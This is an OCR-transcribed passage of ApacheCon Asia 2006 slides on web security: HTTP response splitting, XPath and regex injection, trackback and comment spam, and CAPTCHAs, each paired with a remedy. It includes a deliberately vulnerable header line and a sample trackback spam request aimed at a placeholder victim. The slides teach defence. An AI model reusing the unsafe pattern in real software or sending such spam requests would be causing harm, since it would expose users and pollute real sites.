


New problem: HTTP Response Splitting

- What´s wrong with this code?
  - `print "Location: $url";`
- An attacker could include CR/LF in the request
- Therefore, additional headers can be set
  - Including `Cookie: name=value`
- Many server-side technologies ignore everything after \r\n

37

ApacheCon ASIA 2006




New solution: Get rid of CR/LF!

- Try to split the input on \n or \r\n, then only use the first line
- Or: Just replace LF by something else
- Especially important if you write the HTTP headers yourself, without the help of the server-side technology

ApacheCon ASIA 2006

38




New problem: XPath Injection

- Problem: Custom commands get embedded into an XPath query
- Very dangerous if this XPath query is used to authenticate users
- Again, blind injection attacks possible

New solution: Filter/escape

- Check the data embedded into the query
  - Dangerous characters: ', "
- The more complex a technology gets, the easier it is to overlook something


ApacheCon ASIA 2006



New Problem: RegEx Injection

- Problem: *e* modifier in regular expressions
- Extremely dangerous if user-supplied data is embedded in this regular expression
- Arbitrary code execution may be necessary
- Whitepaper: http://hauser-wenz.de/playground/papers/RegExInjection.pdf


ApacheCon ASIA 2006



New Solution: Validate/Escape

- Check the data embedded into the query
  - Dangerous characters: $, ', "
- Try to avoid the *e* modifier

ApacheCon ASIA 2006



New problem: Trackback spamming


- Problem: Spammers create trackbacks to weblogs to get their URL mentioned and therefore increasing their Google PageRank
- Trackback API is very simple

  -
    ```
    POST http://victim.tld/trackback?id=0815
    Content-type: application/x-www-form-urlencoded

    title=Buy+stuff&url=http://spammer.tld/&excerpt
    =Buy+my+stuff&blog_name=Spamblog
    ```

43

ApacheCon ASIA 2006



New solution: Trace trackbacks

- Ban/block IPs
- Use a dynamic blacklist of IPs/URLs
- Create list of „bad words"
- Rename trackback script and disable autodiscovery
- Close trackbacks for older entries


ApacheCon ASIA 2006

New problem: Comment spamming

- Problem: Spammers (automatically) post comments to weblogs to get their URL mentioned and therefore increasing their Google PageRank
- Also works with feedback forms and „send-a-friend" features of websites

45

ApacheCon ASIA 2006




New solution: Check comments

- Block IP addresses
- Moderate comments
- Close older entries for comments
- Rename comment script URL
- Check *HTTP_REFERER*

46


ApacheCon ASIA 2006



CAPTCHAs

- „Completely Automated Turing Test to Tell Computers and Humans Apart"
- Turing test: Is there a man or a machine at the other end of the wire.
- Is used more and more in the web.
  - Yahoo! was one of the early adaptors


ApacheCon ASIA 2006



Graphical CAPTCHAs

- Important rule:
  - Source code is open
- Most of the time, a graphic with some characters on it
- How?
  - DIY (GD2, ...)
  - Use existing solutions


ApacheCon ASIA 2006



Screen Scraping

